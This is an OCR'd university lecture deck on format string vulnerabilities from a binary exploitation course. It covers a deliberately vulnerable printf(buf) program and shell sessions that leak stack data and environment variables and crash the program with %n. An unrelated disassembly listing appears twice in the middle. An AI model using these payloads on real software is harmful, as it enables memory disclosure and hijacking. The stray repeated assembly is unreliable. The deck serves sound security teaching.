
Announcements

- Bonus challenges (For fun and no profit[credit])
  - check /bonus
- Project 1 is out!
  - And we patched it (Feb 26 20:46)
  - Part 1 due: 3/17
  - Part 2 due: 3/31
- CTF: Boston Key Party
  - Fri 5pm - Sun 12pm

(Syllabus will be updated soon)




Format Strings

Modern Binary Exploitation
CSCI 4968 - Spring 2015
Branden Clark

Overview

- What is a format string?
- Format string misuse
- Reading data
- Writing data
- Gaining Control
  - GOT
  - DTOR



What is a format string?

```c
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char *argv[])
{
  char *format = "%s";
  char *arg1 = "Hello World!\n";
  printf(format, arg1);
  return EXIT_SUCCESS;
}
```

What is a format string?

- Lots of functions use them

```
SYNOPSIS
       #include <stdio.h>

       int printf(const char *format, ...);
       int fprintf(FILE *stream, const char *format, ...);
       int sprintf(char *str, const char *format, ...);
       int snprintf(char *str, size_t size, const char *format, ...);

       #include <stdarg.h>

       int vprintf(const char *format, va_list ap);
       int vfprintf(FILE *stream, const char *format, va_list ap);
       int vsprintf(char *str, const char *format, va_list ap);
       int vsnprintf(char *str, size_t size, const char *format, va_list ap);
```

What is a format string?

- String with conversion specifiers
- Common formats

Char	Type	Usage
d	4-byte	Integer
u	4-byte	Unsigned Integer
x	4-byte	Hex
s	4-byte ptr	String
c	1-byte	Character

What is a format string?

- String with conversion specifiers
- The length modifier

Char	Type	Usage
hh	1-byte	char
h	2-byte	short int
l	4-byte	long int
ll	8-byte	long long int

Example: ‘%hd’

What is a format string?

- Common uses
  - Formatting output

```
printf("%03d.%03d.%03d.%03d", 127, 0, 0, 1);
   127.000.000.001
printf("%.2f", 5.6732);
   5.67
printf("%#010x", 3735928559);
   0xdeadbeef
```

  - Counting bytes written

```
printf("%s%n", "01234", &n);
   n = 5
```

Mistakes

- User controlled format string

```c
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char *argv[])
{
  char buf[100];
  fgets(buf, 100, stdin);
  printf(buf);
  return EXIT_SUCCESS;
}
```

Mistakes

- User controlled format string

```c
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char *argv[])
{
  char buf[100];
  fgets(buf, 100, stdin);
  printf(buf);
  return EXIT_SUCCESS;
}
```

What could possibly go wrong?

Exercise 1

- What can you do?
- fmt_lec01
  - Try different forms of input
    - format strings?
  - man 3 printf

```
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], ebx
                jnz     short loc_313066
                mov     eax, [ebp+var_70]
                cmp     eax, [ebp+var_84]
                jb      short loc_313066
                sub     eax, [ebp+var_84]
                push    esi
                push    esi
                push    eax
                push    edi
                mov     [ebp+arg_0], eax
                call    sub_31486A
                test    eax, eax
                jz      short loc_31306D
                push    esi
                lea     eax, [ebp+arg_0]
                push    eax
                mov     esi, 1D0h
                push    esi
                push    [ebp+arg_4]
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], esi
                jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+55
                push    0Dh
                call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+49
                call    sub_3140F3
                test    eax, eax
                jg      short loc_31307D
                call    sub_3140F3
                jmp     short loc_31308C
; ---------------------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_312FD8
                call    sub_3140F3
                and     eax, 0FFFFh
                or      eax, 80070000h

loc_31308C:                             ; CODE XREF: sub_312FD8
                mov     [ebp+var_4], eax
```

Mistakes

- Reading data
  - x, d, s, etc
- Writing data
  - n


```
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], ebx
                jnz     short loc_313066
                mov     eax, [ebp+var_70]
                cmp     eax, [ebp+var_84]
                jb      short loc_313066
                sub     eax, [ebp+var_84]
                push    esi
                push    esi
                push    eax
                push    edi
                mov     [ebp+arg_0], eax
                call    sub_31486A
                test    eax, eax
                jz      short loc_31306D
                push    esi
                lea     eax, [ebp+arg_0]
                push    eax
                mov     esi, 1D0h
                push    esi
                push    [ebp+arg_4]
                push    edi
                call    sub_314623
                test    eax, eax
                jz      short loc_31306D
                cmp     [ebp+arg_0], esi
                jz      short loc_31308F

loc_313066:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+55
                push    0Dh
                call    sub_31411B

loc_31306D:                             ; CODE XREF: sub_312FD8
                                        ; sub_312FD8+49
                call    sub_3140F3
                test    eax, eax
                jg      short loc_31307D
                call    sub_3140F3
                jmp     short loc_31308C
; ---------------------------------------------------------------------------

loc_31307D:                             ; CODE XREF: sub_312FD8
                call    sub_3140F3
                and     eax, 0FFFFh
                or      eax, 80070000h

loc_31308C:                             ; CODE XREF: sub_312FD8
                mov     [ebp+var_4], eax
```

Reading data

```
[Slate][MBE]$ python -c 'print("AAAA"+"%08x."*10)' | ./a.out
AAAA00000064.f76fa600.f75d96b5.41414141.78383025.3830252e.30252e7
8.252e7838.2e783830.78383025.
```


Reading data

- printf("%x%x%x...")
  - Only gets you so far
  - Have to go through buffer since it's on the stack
  - Limited input size



Direct Parameter Access

- Syntax
  - printf("%<arg#>$<format>")
- Examples
  - printf("%3$d", 1, 2, 3)
    - '3'
  - printf("%3$d %2$d %1$d", 1, 2, 3)
    - '3 2 1'




Direct Parameter Access

```
[Slate][MBE]$ for i in {10..100}; do echo "%$i"'$s' | ./a.out arg1 arg2;done

__libc_start_main

./a.out
arg1
arg2
(null)
GREP_COLOR=1;32
XDG_VTNR=2
XDG_SESSION_ID=c1
SHELL=/bin/zsh
ZSH=/home/branden/.oh-my-zsh
USER=branden
PAGER=less
MOZ_PLUGIN_PATH=/usr/lib/mozilla/plugins
LSCOLORS=Gxfxcxdxbxegedabagacad
PATH=/usr/local/sbin:/usr/local/bin:/usr/bin:/usr/b
/bin
```


Writing data

- Our buddy %n
  - Takes a pointer as an argument
  - Writes the number of bytes written so far



Writing data

- Our buddy %n
  - Takes a pointer as an argument
  - Writes the number of bytes written so far



Writing data

- Throw some %x down

```
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*5+"%x%x")' | ./a.out
AAAA64.f76f2600.f75d16b5.41414141.252e7825.78252e782e78252e
```

Writing data

- Take some off so ‘AAAA’ is at top of stack (TOS)

```
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*5+"%x%x")' | ./a.out
AAAA64.f76f2600.f75d16b5.41414141.252e7825.78252e782e78252e
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*2+"%x%x")' | ./a.out
AAAA64.f779d600.f767c6b541414141
```

Writing data

- Switch last %x to %n

```
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*5+"%x%x")' | ./a.out
AAAA64.f76f2600.f75d16b5.41414141.252e7825.78252e782e78252e
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*2+"%x%x")' | ./a.out
AAAA64.f779d600.f767c6b541414141
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*2+"%x%n")' | ./a.out
[1]    10107 done                                python -c 'print("AAAA"+"%x."*2+
"%x%n")' |
       10108 segmentation fault (core dumped)  ./a.out
[Slate][MBE]$
```

Writing data

```
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*5+"%x%x")' | ./a.out
AAAA64.f76f2600.f75d16b5.41414141.252e7825.78252e782e78252e
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*2+"%x%x")' | ./a.out
AAAA64.f779d600.f767c6b541414141
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*2+"%x%n")' | ./a.out
[1]    10107 done                                  python -c 'print("AAAA"+"%x."*2+
"%x%n")' |
       10108 segmentation fault (core dumped)  ./a.out
[Slate][MBE]$
```

0x41414141 isn't a valid address

Writing data

```
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*5+"%x%x")' | ./a.out
AAAA64.f76f2600.f75d16b5.41414141.252e7825.78252e782e78252e
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*2+"%x%x")' | ./a.out
AAAA64.f779d600.f767c6b541414141
[Slate][MBE]$ python -c 'print("AAAA"+"%x."*2+"%x%n")' | ./a.out
[1]    10107 done                                  python -c 'print("AAAA"+"%x."*2+
"%x%n")' |
       10108 segmentation fault (core dumped)  ./a.out
[Slate][MBE]$
```

0x41414141 isn't a valid address

But valid ones are easy to find!

